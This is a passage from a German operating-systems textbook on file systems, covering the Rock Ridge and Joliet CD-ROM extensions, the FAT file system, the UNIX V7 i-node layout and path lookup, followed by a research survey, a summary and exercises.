Wie wir gesehen haben, ist ISO 9660 in vielerlei Hinsicht höchst restriktiv. Kurz nachdem der Standard herausgekommen war, arbeiteten die Leute der UNIX-Gemeinde an einer Erweiterung, um es zu ermöglichen, dass das UNIX-Dateisystem auf einer CD-ROM abgebildet werden kann. Diese Erweiterung wurde *Rock Ridge* genannt, nach einer Stadt im Kinofilm *Blazing Saddles* (mit Gene Wilder). Wahrscheinlich mochte einer der Mitglieder des Komitees diesen Film.

Die Erweiterungen benutzen das Feld *System use*, um die Rock-Ridge-CD-ROMs auf jedem Computer lesbar zu machen. Alle anderen Felder behalten ihre Bedeutung gemäß ISO 9660. Jedes System, das die Rock-Ridge-Erweiterung nicht kennt, ignoriert die Einträge in *System use* und sieht eine normale CD-ROM.

Die Erweiterungen sind in die folgenden Felder aufgeteilt:

- 1.** PX – POSIX-Attribute
- 2.** PN – Haupt- und Nebengerätenummern
- 3.** SL – Symbolischer Link
- 4.** NM – Alternativer Name
- 5.** CL – Position des Nachfolgers (*Child Location*)
- 6.** PL – Position des Vorgängers (*Parent Location*)
- 7.** RE – Relokation (Ladevorgang)
- 8.** TF – Zeitstempel

Das *PX*-Feld enthält die Standard-UNIX-Zugriffsbits *rwxrwxrwx* für Eigentümer, Gruppe und andere. Es enthält außerdem die anderen Bits, die im Moduswort enthalten sind, also unter anderem die SETUID- und SETGID-Bits.

Damit auch spezielle Treiberdateien (*raw device*) auf einer CD-ROM vorhanden sein können, gibt es das *PN*-Feld. Es enthält die Haupt- und Nebengerätenummern der Datei. Auf diese Art können die Inhalte aus dem */dev*-Verzeichnis auf eine CD geschrieben und später wiederhergestellt werden.

Das *SL*-Feld ist für symbolische Links. Es gestattet einer Datei eines Dateisystems, auf eine Datei eines anderen Dateisystems zuzugreifen.

Das wahrscheinlich wichtigste Feld ist *NM*. Damit kann der Datei ein zweiter Name zugeordnet werden. Dieser Name unterliegt nicht der Zeichensatz- und Längenbeschränkungen von ISO 9660, wodurch es möglich wird, beliebige UNIX-Dateinamen auf einer CD-ROM darzustellen.

Die nächsten drei Felder werden benutzt, um das ISO-9660-Limit der Verzeichnisschachtelungstiefe von acht zu umgehen. Unter Verwendung dieser Felder kann festgelegt werden, ob ein Verzeichnis verschoben wird und wo es in diesem Fall innerhalb der Hierarchie abgelegt wird. Diese Felder stellen im Grunde eine Möglichkeit zur Verfügung, die künstliche Tiefenbeschränkung zu umgehen.

Schließlich beinhaltet das *TF*-Feld die drei Zeitstempel, die in jedem I-Node unter UNIX vorhanden sind. Sie umfassen die Entstehungszeit der Datei, den Zeitpunkt der letzten Änderung und den Zeitpunkt des letzten Zugriffs. Zusammengenommen ermöglichen es diese Erweiterungen, ein UNIX-Dateisystem auf eine CD-ROM zu kopieren und dann auf einem anderen System korrekt wiederherzustellen.

Joliet-Erweiterungen

Die UNIX-Gemeinde war nicht die einzige Gruppe, die einen Weg suchte, ISO 9660 zu erweitern. Auch Microsoft war der Meinung, dass der Standard zu restriktiv sei (obwohl es Microsofts MS-DOS war, das in erster Linie die meisten Einschränkungen verursachte). Microsoft entwickelte daher ein paar Erweiterungen, die **Joliet** genannt wurden. Sie sollten es ermöglichen, dass ein Windows-Dateisystem auf eine CD-ROM kopiert und dann wiederhergestellt werden kann – genauso, wie es Rock Ridge für UNIX leistet. Praktisch jedes Programm, das unter Windows läuft und CD-ROMs verwendet, unterstützt Joliet, einschließlich der Brennprogramme für CDs. Im Allgemeinen bieten diese Programme eine Auswahl der verschiedenen ISO-9660-Ebenen und Joliet an.

Die von Joliet unterstützten Haupterweiterungen sind:

1. Lange Dateinamen
2. Unicode-Zeichensatz
3. Schachtelungstiefe der Verzeichnisse tiefer als acht Ebenen
4. Verzeichnisnamen mit Erweiterungen

Die erste Erweiterung lässt Dateinamen bis zu 64 Zeichen zu. Die zweite Erweiterung gestattet den Gebrauch des Unicode-Zeichensatzes für Dateinamen. Diese Erweiterung ist für Software wichtig, die zum Gebrauch in Ländern wie Japan, Israel und Griechenland bestimmt ist, die nicht das lateinische Alphabet verwenden. Da Unicode-Zeichen 2 Byte lang sind, beansprucht ein maximaler Dateiname in Joliet 128 Byte.

Wie bei Rock Ridge wird die Beschränkung der Schachtelungstiefe durch Joliet beseitigt. Verzeichnisse können beliebig tief verschachtelt werden. Schließlich können Verzeichnisnamen noch Endungen bekommen. Es ist nicht klar, warum diese Erweiterung aufgenommen wurde, da die Verzeichnisse unter Windows nie Endungen benutzen, aber vielleicht wird sich das ja eines Tages ändern.

4.5.2 Das MS-DOS-Dateisystem

Das Dateisystem, mit dem der erste IBM-PC herauskam, war das MS-DOS-Dateisystem. Es war durchgängig bis Windows 98 und Windows ME das Hauptdateisystem und wird immer noch von Windows 2000, Windows XP und Windows Vista unterstützt, obwohl es auf neuen PCs (außer für Disketten) nicht länger Standard ist. Dennoch ist dieses Dateisystem zusammen mit einer Erweiterung (FAT-32) weit verbreitet für viele eingebettete Systeme. Die meisten Digitalkameras benutzen es. Viele MP3-Player benutzen es ausschließlich. Der populäre iPod von Apple benutzt es als Standarddateisystem,¹ obwohl begabte Hacker den iPod neu formatieren und ein anderes Dateisystem installieren können. Damit ist die Anzahl an elektronischen Geräten, auf denen das MS-DOS-Dateisystem eingesetzt wird, heute weitaus größer, als es in der Vergangenheit jemals war, und sicher viel größer als die Anzahl der Geräte, die das modernere Dateisystem NTFS benutzen. Schon allein aus diesem Grund lohnt es sich, es ein wenig genauer zu betrachten.

Um eine Datei lesen zu können, muss ein MS-DOS-Programm den Systemaufruf `open` starten, um ein Handle für diese Datei zu bekommen. Der `open`-Systemaufruf spezifiziert einen Pfad, der entweder absolut oder relativ zum aktuellen Arbeitsverzeichnis sein kann. Dieser Pfad wird Komponente für Komponente verfolgt, bis das Zielverzeichnis gefunden ist, das dann in den Speicher eingelesen und anschließend nach der zu öffnenden Datei durchsucht wird.

Obwohl MS-DOS-Verzeichniseinträge eine variable Länge haben, benutzen sie eine feste Länge von 32 Byte. Das Format eines MS-DOS-Verzeichniseintrages ist in ►Abbildung 4.31 zu sehen. Es enthält den Dateinamen, die Attribute, das Datum und die Zeit der Erzeugung, den Startblock und die exakte Dateigröße. Dateinamen, die kürzer als 8+3 Zeichen sind, werden links ausgerichtet und rechts in jedem einzelnen Feld mit Leerzeichen aufgefüllt. Das Feld *Attribute* ist neu und enthält Bits um anzuzeigen, dass die Datei nur zu lesen ist, archiviert werden muss, versteckt ist oder eine Systemdatei ist. Dateien, die nur gelesen werden dürfen, können nicht beschrieben werden. Das schützt die Daten vor unbeabsichtigter Beschädigung. Das Archiv-Bit erfüllt keine tatsächliche Betriebssystemfunktion (d.h., MS-DOS überprüft oder setzt es nicht). Die Intention dahinter ist, dass Archivierungsprogramme der Benutzerebene es bei Sicherung der Datei löschen und andere Programme es nach Veränderungen setzen. Auf diese Weise können Sicherungsprogramme durch einfache Untersuchung dieses Bits bei jeder Datei entscheiden, ob sie archiviert werden muss oder nicht. Das Hidden-Bit kann gesetzt werden, um eine Datei bei der Verzeichnisausgabe unsichtbar zu machen. Der Hauptverwendungszweck ist, Neulinge nicht mit Dateien zu verwirren, die sie nicht verstehen. Das System-Bit schließlich versteckt ebenfalls Dateien. Außerdem können Systemdateien nicht falschlicherweise durch das *del*-Kommando gelöscht werden. Die Hauptkomponenten von MS-DOS haben dieses Bit gesetzt.

¹ Anm. d. Fachlektors: Das gilt aber nur, wenn das Gerät an einem Windows-PC betrieben wird. Beim Betrieb an einem MacOS-Rechner wird das MacOS-Dateisystem HFS verwendet.




Abbildung 4.31: Der MS-DOS-Verzeichniseintrag

Der Verzeichniseintrag enthält auch das Datum und die Zeit der Erzeugung oder letzten Modifikation. Die Zeit wird nur auf ± 2 s genau angegeben, da sie in einem 2-Byte-Feld gespeichert wird, das nur 65.536 unterschiedliche Werte speichern kann (ein Tag hat 86.400 Sekunden). Das Zeitfeld wird in Sekunden (5 Bit), Minuten (6 Bit) und Stunden (5 Bit) unterteilt. Das Datum wird in Tagen gezählt und enthält drei Unterfelder: Tag (5 Bit), Monat (4 Bit) und Jahr – 1980 (7 Bit). Da eine 7-Bit-Zahl für das Jahr benutzt wird und die Zeitrechnung mit 1980 beginnt, ist das größte darstellbare Jahr das Jahr 2107. Folglich hat MS-DOS ein eingebautes Jahr-2108-Problem. Um Katastrophen zu vermeiden, sollten sich die MS-DOS-Benutzer so früh wie möglich um die Jahr-2108-Fähigkeit ihres Systems kümmern. Wenn MS-DOS 32 Bit für das kombinierte Datums- und Zeitfeld verwendet hätte, so könnte jede Sekunde exakt dargestellt werden und die Katastrophe hätte auf das Jahr 2116 verschoben werden können.

MS-DOS speichert die Dateigröße als eine 32-Bit-Zahl, somit kann eine Datei theoretisch 4 GB groß sein. Andere Vorgaben (weiter unten beschrieben) beschränken die maximale Dateigröße auf 2 GB oder weniger. Ein überraschend großer Teil des Eintrages (10 Byte) ist ungenutzt.

MS-DOS hält die Informationen über die Dateiblöcke im Speicher in einer Datei-Allokationstabelle. Der Verzeichniseintrag enthält die Nummer des ersten Dateiblocks. Diese Nummer wird dazu benutzt, um eine FAT aus 64.000 Einträgen im Speicher zu indizieren. Durch Verfolgen der Kette können alle Blöcke gefunden werden. Die Funktionsweise der FAT ist in Abbildung 4.12 illustriert.

Das FAT-Dateisystem gibt es in drei Versionen: FAT-12, FAT-16 und FAT-32 – abhängig von der Anzahl der Bits, die für eine Plattenadresse verwendet werden. Eigentlich ist FAT-32 so etwas wie eine Fehlbenennung, da nur die niederwertigen 28 Bit der Plattenadresse genutzt werden. Es sollte eigentlich FAT-28 heißen, doch Zweierpotenzen klingen viel hübscher.

Für alle FATs können die Plattenblöcke auf ein Vielfaches von 512 Byte (für jede Partition auch unterschiedlich) gesetzt werden, wobei die Menge der erlaubten Blockgrößen (bei Microsoft **Clustergrößen** (*cluster size*) genannt) für jede Variante unterschiedlich ist. Die erste Version von MS-DOS benutzte FAT-12 mit 512-Byte-Blöcken und erlaubte daher eine maximale Partitionsgröße von $2^{12} \times 512$ Byte (eigentlich nur 4.086×512 Byte, da zehn der Plattenadressen für spezielle Markierungen wie Dateiende, fehlerhafter Block etc. verwendet wurden). Mit diesen Parametern war die maximale Partitionsgröße ca. 2 MB und die Größe der FAT im Speicher betrug 4.096 Einträge mit 2 Byte pro Eintrag. 12-Bit-Tabelleneinträge wären zu langsam gewesen.

Dieses System funktionierte für Disketten recht gut, doch als die Festplatten aufkamen, wurde es zum Problem. Microsoft löste dieses Problem, indem es zusätzliche Blockgrößen von 1 KB, 2 KB und 4 KB zuließ. Diese Änderung erhielt die Struktur und die Größe der FAT-12-Tabelle, erlaubte aber Partitionsgrößen von bis zu 16 MB.

Da MS-DOS vier Partitionen pro Laufwerk unterstützte, konnte das neue FAT-12-Dateisystem mit Platten bis 64 MB umgehen. Doch damit war die Grenze von FAT-12 erreicht und es musste etwas geschehen. Also wurde FAT-16 mit 16-Bit-Zeigern und zusätzlichen Blockgrößen von 8 KB, 16 KB und 32 KB eingeführt. (32.768 ist die größte Zweierpotenz, die in 16 Bit dargestellt werden kann.) Die FAT-16-Tabelle beanspruchte nun die ganze Zeit über 128 KB Arbeitsspeicher, doch wurde sie aufgrund des verfügbaren größeren Speichers weithin verwendet und ersetzte schnell das FAT-12-Dateisystem. Die größte Plattenpartition, die von FAT-16 unterstützt wird, ist 2 GB (64.000 Einträge, jeder mit einer Länge von 32 KB) und die größte unterstützte Platte ist 8 GB groß, nämlich vier Partitionen von der Größe 2 GB.

Für Geschäftsbriefe stellt dieses Limit kein Problem dar, aber im Fall der Speicherung von digitalen Videos mit dem DV-Standard enthalten 2 GB gerade einmal etwas mehr als 9 Minuten Video. Als Konsequenz der Tatsache, dass eine PC-Festplatte nur vier Partitionen unterstützt, dauert das längste Video auf einer Platte ungefähr 38 Minuten, egal wie groß die Platte ist. Dieses Limit hat zur Folge, dass das längste Video, das während des laufenden Betriebs bearbeitet werden kann, weniger als 19 Minuten dauert, da sowohl Eingabe- als auch Ausgabedateien benötigt werden.

Mit der zweiten Version von Windows 95 wurde das FAT-32-Dateisystem mit seinen 28-Bit-Plattenadressen eingeführt und die Version von MS-DOS, auf der Windows 95 aufsetzte, wurde angepasst, um FAT-32 zu unterstützen. Bei diesem System konnten die Partitionen theoretisch $2^{28} \times 2^{15}$ Byte groß sein, doch sind sie tatsächlich auf 2 TB (2.048 GB) beschränkt. Das System verfolgt die Partitionsgrößen nämlich intern in 512 Byte großen Sektoren über eine 32-Bit-Nummer und $2^9 \times 2^{32}$ ergibt 2 TB. Die maximale Partitionsgröße für die verschiedenen Blockgrößen und alle drei FAT-Typen ist in ▶ Abbildung 4.32 dargestellt.

Blockgröße	FAT-12	FAT-16	FAT-32
0,5 KB	2 MB		
1 KB	4 MB		
2 KB	8 MB	128 MB	
4 KB	16 MB	256 MB	1 TB
8 KB		512 MB	2 TB
16 KB		1024 MB	2 TB
32 KB		2048 MB	2 TB

Abbildung 4.32: Die maximalen Partitionsgrößen für verschiedene Blockgrößen, die leeren Felder zeigen verbotene Kombinationen an.

Neben der Unterstützung größerer Platten hat das FAT-32-Dateisystem noch zwei weitere Vorteile gegenüber FAT-16. Erstens kann eine 8-GB-Platte, die FAT-32 verwendet, mit nur einer Partition betrieben werden. Mit FAT-16 muss sie vier Partitionen haben, die unter Windows dem Benutzer als die logischen Laufwerke C:, D:, E: und F: erscheinen. Es liegt nun am Anwender zu entscheiden, welche Dateien er auf welchem Laufwerk haben möchte, und darüber informiert zu bleiben, was wo ist.

Der andere Vorteil von FAT-32 gegenüber FAT-16 ist, dass für eine gegebene Partitionsgröße eine kleinere Blockgröße verwendet werden kann. Beispielsweise muss FAT-16 für eine 2-GB-Partition 32-KB-Blöcke verwenden, da andernfalls mit 64.000 verfügbaren Plattenadressen nicht die gesamte Partition abgedeckt werden könnte. Im Gegensatz dazu kann FAT-32 zum Beispiel 4-KB-Blöcke für eine 2-GB-Partition verwenden. Der Vorteil kleinerer Blöcke liegt darin, dass die meisten Dateien viel kleiner als 32 KB sind. Wenn die Blockgröße 32 KB beträgt, so belegt eine 10 Byte große Datei 32 KB des Plattenplatzes. Falls die durchschnittliche Dateigröße zum Beispiel 8 KB ist, dann werden mit 32-KB-Blöcken drei Viertel der gesamten Platte verschwendet – kein besonders effizienter Weg, die Platte auszunutzen. Bei einer 8-KB-Datei und 4-KB-Blöcken wird kein Plattenplatz verschwendet, doch der Preis dafür ist, dass mehr RAM durch die FAT verbraucht wird. Bei einer Blockgröße von 4 KB gibt es bei einer 2-GB-Platte 512.000 Blöcke, also muss die FAT 512.000 Einträge im Speicher enthalten (damit belegt sie 2 MB RAM).

MS-DOS benutzt die FAT, um die freien Plattenblöcke zu verfolgen. Jeder Block, der zurzeit nicht belegt ist, wird mit einem bestimmten Code markiert. Wenn MS-DOS einen neuen Block benötigt, so sucht es die FAT nach einem Eintrag ab, der diesen Code enthält. Eine Bitmap oder eine Freibereichsliste wird folglich nicht benötigt.

4.5.3 Das UNIX-V7-Dateisystem

Sogar die frühen Versionen von UNIX hatten ein recht ausgefeiltes Mehrbenutzer-Dateisystem, da UNIX von MULTICS abgeleitet worden war. Im Folgenden werden wir das V7-Dateisystem besprechen, das Dateisystem für den PDP-11, der UNIX berühmt machte. Eine moderne Version für Linux behandeln wir in Kapitel 10.

Das Dateisystem hat die Form eines Baumes, der mit dem Wurzelverzeichnis beginnt. Zusätzlich gibt es Links, die einen gerichteten azyklischen Graph entstehen lassen. Dateinamen sind bis zu 14 Zeichen lang und können jedes ASCII-Zeichen enthalten, bis auf / (da dies der Separator zwischen den Komponenten eines Pfades ist) und NUL (da dies zum Auffüllen der Namen, die kürzer als 14 Zeichen sind, verwendet wird). NUL hat den numerischen Wert 0.

Ein UNIX-Verzeichniseintrag enthält einen Eintrag für jede Datei in diesem Verzeichnis. Jeder einzelne Eintrag ist äußerst simpel, da UNIX das I-Node-Schema aus Abbildung 4.13 benutzt. Ein Verzeichniseintrag enthält nur zwei Felder: den Dateinamen (14 Byte) und die Nummer des I-Node für diese Datei (2 Byte), siehe ▶ Abbildung 4.33. Diese Parameter begrenzen die Anzahl der Dateien pro Dateisystem auf 64.000.




Abbildung 4.33: UNIX-V7-Dateieintrag

Wie der I-Node aus Abbildung 4.13 enthalten auch die UNIX-I-Nodes einige Attribute. Die Attribute umfassen die Dateigröße, drei Zeiten (Erzeugung, letzter Zugriff und letzte Veränderung), Eigentümer, Gruppe, Schutzinformationen und einen Zähler für die Anzahl der Verzeichniseinträge, die auf den I-Node zeigen. Das letzte Feld wird zur Verwaltung der Links benötigt: Jedes Mal, wenn ein neuer Link auf einen I-Node erzeugt wird, erhöht sich der Zähler im I-Node. Wenn ein Link entfernt wird, so wird der Zähler dekrementiert. Erreicht der Zähler 0, dann wird der I-Node zurückgefördert und der entsprechende Plattenblock wieder in die Freibereichsliste eingehängt.

Die Verfolgung der freien Plattenblöcke läuft unter Verwendung einer verallgemeinerten Version der Abbildung 4.13 ab, um sehr große Dateien verwalten zu können. Die ersten zehn Plattenadressen werden im I-Node selbst gespeichert. Für kleine Dateien befinden sich alle notwendigen Informationen also im I-Node und werden von der Platte in den Arbeitsspeicher geladen, wenn die Datei geöffnet wird. Für etwas größere Dateien ist eine der Adressen im I-Node die Adresse eines Plattenblocks, der **einfach indirekter Block** (*single indirect block*) genannt wird. Dieser Block enthält zusätzliche Plattenadressen. Wenn dies immer noch nicht ausreicht, dann enthält eine weitere Adresse im I-Node, **doppelt indirekter Block** (*double indirect block*) genannt, die Adresse eines Blocks, der eine Liste von einfach indirekten Blöcken enthält. Jeder dieser einfach indirekten Blöcke zeigt auf ein paar hundert Datenblöcke. Sollte das immer noch nicht ausreichen, so kann auch ein **dreifach indirekter Block** (*triple indirect block*) verwendet werden. Das vollständige Bild ist in ►Abbildung 4.34 zu sehen.

Wenn eine Datei geöffnet wird, dann muss das Dateisystem den gegebenen Dateinamen annehmen und dessen Plattenblöcke finden. Als Beispiel wollen wir betrachten, wie nach dem Pfadnamen `/usr/ast/mbox` gesucht wird. Obwohl wir hier UNIX als Beispiel nehmen, so ist doch der Algorithmus grundsätzlich der gleiche für alle hierarchischen Verzeichnissysteme. Zuerst lokalisiert das Dateisystem das Wurzelverzeichnis. In UNIX ist dessen I-Node an einer festen Position auf der Platte. Von diesem I-Node aus wird das Wurzelverzeichnis gesucht, das überall auf der Platte sein kann; hier nehmen wir an, es sei in Block 1.




Abbildung 4.34: I-Node unter UNIX

Dann wird das Wurzelverzeichnis gelesen und dort die erste Komponente des Pfades gesucht, hier *usr*, um die I-Node-Nummer des Eintrags */usr* zu finden. Die Lokalisierung eines I-Node aus seiner Nummer ist unkompliziert, denn jeder I-Node hat eine feste Position auf der Platte. Von diesem I-Node aus wird das Verzeichnis für */usr* gefunden und die nächste Komponente, *ast*, darin gesucht. Wenn der Eintrag für *ast* gefunden ist, dann hat das System den I-Node für */usr/ast*. Wiederum von diesem I-Node aus kann das Verzeichnis selbst gefunden und nach *mbox* gesucht werden. Der I-Node für diese Datei wird dann in den Speicher gelesen und dort aufbewahrt, bis die Datei geschlossen wird. Die Suche ist in ► Abbildung 4.35 dargestellt.

Wurzelverzeichnis	I-Node 6 steht für /usr	Block 132 ist das Verzeichnis /usr	I-Node 26 steht für /usr/ast	Block 406 ist das Verzeichnis /usr/ast
1 .	Modus GröÙe Zeiten	6 • 1 .. 19 dick 30 erik 51 jim 26 ast 45 bal	Modus GröÙe Zeiten	26 • 6 .. 64 grants 92 books 60 mbox 81 minix 17 src
1 ..	132			
4 bin				
7 dev				
14 lib				
9 etc				
6 usr				
8 tmp				

Suche nach usr führt zu I-Node 6
 I-Node 6 besagt, dass /usr in Block 132 ist
 /usr/ast ist in I-Node 26
 I-Node 26 besagt, dass /usr/ast in Block 406 ist
 /usr/ast/mbox ist in I-Node 60

Abbildung 4.35: Schritte, um /usr/ast/mbox zu finden

Relative Pfadnamen werden nach dem gleichen Verfahren gesucht, nur beginnt hierbei die Suche im Arbeitsverzeichnis und nicht im Wurzelverzeichnis. Jedes Verzeichnis hat die Einträge . und .., die angelegt werden, wenn das Verzeichnis erzeugt wird. Der Eintrag . hat die I-Node-Nummer für das aktuelle Verzeichnis und der Eintrag .. enthält die I-Node-Nummer für das Vorgängerverzeichnis. Folglich sucht eine Prozedur, die `../dick/prog.c` finden soll, einfach nach .. im Arbeitsverzeichnis. Sie findet die I-Node-Nummer des Vorgängerverzeichnisses und sucht dieses nach `dick` ab. Es wird kein spezieller Mechanismus für den Umgang mit diesem Namen benötigt. So weit es das Verzeichnisystem betrifft, sind diese Namen wie jeder andere Name lediglich ASCII-Zeichenketten. Der einzige Trick hier ist, dass .. im Wurzelverzeichnis auf sich selbst zeigt.

4.6 Forschung zu Dateisystemen

Dateisysteme inspirierten die Forschung immer mehr als die übrigen Gebiete der Betriebssysteme und das ist auch heute noch so. Mittlerweile sind Standarddateisysteme recht gut untersucht, aber es gibt noch ziemlich viel Forschungsaktivität im Bereich der Optimierung von Puffer-Cache-Verwaltung (Burnett et al., 2002; Ding et al., 2007; Gnaidy et al., 2004; Kroeger und Long, 2001; Pai et al., 2000; Zhou et al., 2001). Es wird intensiv an neuen Arten von Dateisystemen gearbeitet, wie beispielsweise Dateisysteme auf Benutzerebene (Mazières, 2001), Flash-Dateisysteme (Gal et al., 2005), Journaling-Dateisysteme (Prabhakaran et al., 2005; Stein et al., 2001), Verschlüsselung von Dateisystemen (Cornell et al., 2004), Peer-to-Peer-Dateisysteme (Muthitacharoen et al., 2002) und weitere. Auch das Google-Dateisystem ist aufgrund seiner großen Fehlertoleranz ungewöhnlich (Ghemawat et al., 2003). Verschiedene Wege, etwas in Dateisystemen wiederzufinden, sind ebenfalls von Interesse (Padioleau und Ridoux, 2003).

Ein weiterer Bereich, dem viel Aufmerksamkeit zuteil wird, ist die Vergangenheit der Dateisystemdaten – die Historie der Daten verfolgen, d.h., woher sie kamen, wer sie besitzt und wie sie umgewandelt wurden (Muniswamy-Reddy et al., 2006; Shah et al., 2007). Diese Information kann in vielfältiger Weise genutzt werden. Auch die Durchführung von Sicherungen ist noch interessant (Cox et al., 2002; Rycroft, 2006), ebenso wie das verwandte Thema der Wiederherstellung (*recovery*) (Keeton et al., 2006). Im Zusammenhang mit Sicherungen steht der Bereich Datenhaltung und -nutzung für Jahrzehnte (Baker et al., 2006; Maniatis et al., 2003). Auch Zuverlässigkeit und Sicherheit sind weit davon entfernt, als gelöste Probleme zu gelten (Greenan und Miller, 2006; Wires und Feeley, 2007; Wright et al., 2007; Yang et al., 2006). Und schließlich war und ist Performance ein Forschungsgegenstand (Caudill und Gavrikovska, 2006; Chiang und Huang, 2007; Stein, 2006; Wang et al., 2006a; Zhang und Ghose, 2007).

ZUSAMMENFASSUNG

Von außen betrachtet ist ein **Dateisystem** eine Ansammlung von Dateien und Verzeichnissen sowie deren Operationen. Dateien können gelesen und beschrieben werden, Verzeichnisse können erzeugt und gelöscht werden und Dateien können schließlich noch von Verzeichnis zu Verzeichnis verschoben werden. Die meisten modernen Dateisysteme unterstützen ein **hierarchisches Verzeichnissystem**, in denen die Verzeichnisse Unterverzeichnisse haben können und diese wiederum weitere Unterverzeichnisse ad infinitum enthalten.

Von innen betrachtet sieht ein Dateisystem etwas anders aus. Die Dateisystementwickler müssen sich darum kümmern, wie Speicherplatz belegt wird und wie das System verfolgt, welche Blöcke zu welcher Datei gehören. Die Möglichkeiten umfassen zusammenhängende Dateien, verkettete Listen, Datei-Allokationstabellen und I-Nodes. Die verschiedenen Systeme haben unterschiedliche Verzeichnisstrukturen. Attribute können in den Verzeichnissen oder irgendwo anders (z.B. in einem I-Node) abgelegt werden. Plattenplatz kann über Freibereichslisten oder Bitmaps verwaltet werden. Die Zuverlässigkeit von Dateisystemen wird durch inkrementelle Sicherungen und Programme verstärkt, die beschädigte Dateisysteme wiederherstellen können. Die Performanz des Dateisystems ist wichtig und kann auf verschiedene Art und Weise verbessert werden. Dies kann durch Caching, vorausschauendes Lesen und bedachtes Platzieren der Dateiblöcke nahe zueinander geschehen. Log-basierte Dateisysteme verbessern die Performanz zusätzlich durch das Schreiben großer Einheiten.



Lösungshinweise

Übungen

1. In den frühen UNIX-Systemen begannen ausführbare Dateien (*a.out*-Dateien) mit einer sehr speziellen magischen Zahl, die nicht zufällig gewählt war. Diese Dateien ging ein Header voran, gefolgt von den Text- und Datensegmenten. Warum wurde Ihrer Meinung nach eine spezielle Zahl für die ausführbaren Dateien verwendet, wohingegen andere Dateitypen eine mehr oder weniger zufällige magische Zahl als erstes Wort enthielten?
2. In ► Abbildung 4.4 repräsentiert eines der Attribute die Länge des Eintrages. Warum kümmert sich das Betriebssystem überhaupt darum?
3. Ist der `open`-Systemaufruf für UNIX absolut notwendig? Was wären die Konsequenzen, wenn er nicht vorhanden wäre?
4. Systeme, die sequenzielle Dateien unterstützen, haben immer auch eine Operation, um diese zurückzuspulen. Benötigen Systeme, die Dateien mit wahlfreiem Zugriff unterstützen, dies auch?

5. Einige Betriebssysteme stellen den Systemaufruf `rename` zur Verfügung, um einer Datei einen neuen Namen zu geben. Gibt es irgendeinen Unterschied zwischen diesem Aufruf und dem Kopieren der Datei auf eine neue Datei und anschließender Löschung der alten Datei?
6. Bei einigen Systemen kann eine Datei teilweise in den Arbeitsspeicher eingeblendet werden. Welche Einschränkungen müssen solche Systeme vorgeben? Wie wird diese partielle Abbildung implementiert?
7. Ein einfaches Betriebssystem unterstützt nur ein Verzeichnis, dieses darf aber beliebig viele Dateien mit beliebig langen Dateinamen haben. Kann etwas Ähnliches wie ein hierarchisches Dateisystem simuliert werden? Wie?
8. Unter UNIX und Windows erfolgt der wahlfreie Zugriff durch einen speziellen Systemaufruf, der den Zeiger für die „aktuelle Position“ in der Datei auf ein anderes Byte der Datei bewegt. Schlagen Sie einen anderen Weg vor, wie wahlfreier Zugriff ohne diesen Systemaufruf realisiert werden kann.
9. Betrachten Sie noch einmal den Verzeichnisbaum der ► Abbildung 4.8. Falls `/usr/jim` das Arbeitsverzeichnis ist, was ist dann der absolute Pfadname für die Datei, deren relativer Pfadname `../ast/x` lautet?
10. Zusammenhängende Belegung durch Dateien führt, wie im Text erwähnt, zur Fragmentierung der Platte, da im letzten Plattenblock bei denjenigen Dateien Platz verschwendet wird, deren Länge kein ganzzahliges Vielfaches der Blockgröße ist. Ist dies interne oder externe Fragmentierung? Bilden Sie eine Analogie zu einem Konzept, das in einem früheren Kapitel besprochen wurde.
11. Eine Möglichkeit, zusammenhängende Belegung zu verwenden, ohne Lücken entstehen zu lassen, ist, die Platte jedes Mal zu verdichten, wenn eine Datei entfernt wurde. Da alle Dateien zusammenhängend sind, benötigt das Kopieren einer Datei einen Plattenzugriff und eine rotationsbedingte Wartezeit zum Lesen, danach folgt die Datenübertragung mit voller Geschwindigkeit. Das Zurückschreiben der Datei erfordert denselben Aufwand. Nehmen Sie an, die Zeit für den Plattenzugriff ist 5 ms, die rotationsbedingte Wartezeit beträgt 4 ms, die Transferrate beträgt 8 MB/s und die durchschnittliche Dateigröße ist 8 KB. Wie lange dauert es dann, eine Datei in den Speicher einzulesen und sie dann an anderer Position wieder auf die Platte zu schreiben? Wie lange würde es bei diesen Werten dauern, die Hälfte einer 16-GB-Festplatte zu verdichten?
12. Ist es angesichts der Antwort auf die vorherige Frage überhaupt sinnvoll, eine Platte jemals aufzuräumen?
13. Einige digitale Verbrauchergeräte müssen Daten speichern, zum Beispiel als Dateien. Nennen Sie ein modernes Gerät, das Dateien speichern muss und für das zusammenhängende Belegung sinnvoll wäre.

14. Wie implementiert MS-DOS den wahlfreien Zugriff auf Dateien?
